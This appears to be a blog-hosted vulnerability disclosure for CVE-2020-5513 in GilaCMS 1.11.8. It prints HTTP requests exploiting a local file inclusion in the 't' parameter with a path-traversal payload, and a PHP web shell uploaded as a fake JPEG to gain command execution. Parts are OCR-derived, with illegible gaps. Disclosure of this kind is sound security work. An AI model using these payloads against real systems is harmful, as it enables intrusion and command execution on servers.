# GilaCMS 1.11.8 – ‘/cm/delete?t=’ LFI (Local File Inclusion) and RCE

**Product Owner:** GilaCMS

**Application Name:** GilaCMS 1.11.8

**CVE ID:** CVE-2020-5513

**Type:** Installable/Customer-Controlled Application

**Application Release Date:** 4th December,2019

**Severity:** Critical

**Authentication:** Required

**Complexity:** Easy

**Vulnerability Name:** Local File Inclusion in ‘/cm/delete?t=’


**Vulnerability Explanation:** The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application.

**Request:**

```
POST /gilacms/cm/delete?t={INJECTION_POINT} HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------191691572411478
Content-Length: 258
Origin: http://localhost
Connection: close
Referer: http://localhost/gilacms/admin/content/post
Cookie: GSESSIONID=1lnubi23gip8tg9ue4gt6xtjatdgf7crevfwb8ovpl2g7dzau6; media_tab=assets; media_path=assets; asset_path=src%2Fcore%2Fassets
```


**Verified In:**
Firefox 71.0 (64-bit)
Windows 10
Hosted using XAMPP v3.2.4

**Steps to Reproduce:**
1. Login to the GilaCMS application as admin.
2. Create a new post and save it (http://localhost/gilacms/admin/content/post)



Posts
Thumbnail assets/gila-logo.png
Title Test Post
slug
Description
User admin
Categories
Tags values seperated by co
Post
Sample Post
Public


3. Now click on the delete icon for any of the post created and intercept the request sent to the web server using a proxy such as Burp Suite



Are you sure you want to delete permanent the registry?


Page created in 0.177923 seconds.
Gila CMS version 1.11.8

4. The request sent to web server for deleting the post:



```
POST /gilacms/cm/delete?t=post HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------[illegible]
Content-Length: 251
Origin: http://localhost
Connection: close
Referer: http://localhost/gilacms/admin/content/post
Cookie: [illegible]; media_tab=uploads; media_path=assets

-----------------------------[illegible]
Content-Disposition: form-data; name="id"

3
-----------------------------[illegible]
Content-Disposition: form-data; name="formToken"

[illegible]
-----------------------------[illegible]--
```


5. On changing the value of ‘t’ parameter to ‘../../../../../../../../WINDOWS/win.ini’ and forwarding the request, we get the contents of the win.ini file in the response.



```
POST /gilacms/cm/delete?t=../../../../../../../../WINDOWS/win.ini HTTP/1.1
Host: localhost
[illegible]
```

```
HTTP/1.1 200 OK
[illegible]
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[illegible]
```


**Video POC for LFI:**



Page created in 0.006484 seconds.
Gila CMS version 1.11.8


**Using LFI to perform Remote Code Execution:**

1. Go to http://localhost/gilacms/admin/media and upload an image file.



Page created in 0.073792 seconds.
Gila CMS version 1.11.8


2. Intercept the request using a proxy and change the image content to the following PHP code.




```
POST /gilacms/admin/media_upload HTTP/1.1
Host: localhost
[illegible]
Referer: http://localhost/gilacms/admin/media
Cookie: [illegible]; media_tab=uploads; media_path=assets; asset_path=assets

-----------------------------[illegible]
Content-Disposition: form-data; name="uploadfiles"; filename="test.jpg"
Content-Type: image/jpeg

<?php echo "It works!"; echo system($_GET['c']); ?>
-----------------------------[illegible]
Content-Disposition: form-data; name="formToken"

[illegible]
-----------------------------[illegible]
Content-Disposition: form-data; name="path"

assets
-----------------------------[illegible]
Content-Disposition: form-data; name="g_response"

content
-----------------------------[illegible]--
```

3. The image gets uploaded successfully and the images are stored in the assets folder.


4. Now using the already found LFI vulnerability, change the 't' parameter to the path where the image (test.jpg) we uploaded is stored.



5. The PHP code gets executed and 'It works' gets echoed and printed in the response. Now adding another parameter ('c') to the request, we can perform command execution




**Video POC on exploiting LFI & RCE to get a reverse shell:**



Page created in 0.008655 seconds
Gila CMS version 1.11.8

**Vulnerable Code:**



```
/**
* Delete registry of content type
*/
function deleteAction ()
{
  header('Content-Type: application/json');
  $gtable = new gTable(router::get("t",1), $this->permissions);
  if($gtable->can('delete')) {
    $gtable->deleteRow($_POST['id']);
    $response = '{"id":"'.$_POST['id'].'"}';
  } else {
    $response = '{"error":"User cannot delete"}';
  }
  echo $response;
}
```

**Reference:**
**Website:** https://gilacms.com/
**GitHub Repository:** https://github.com/GilaCMS/gila
**Download Version:** https://github.com/GilaCMS/gila/releases/tag/1.11.8

January 5, 2020 lokeshkumarv

Blog at WordPress.com.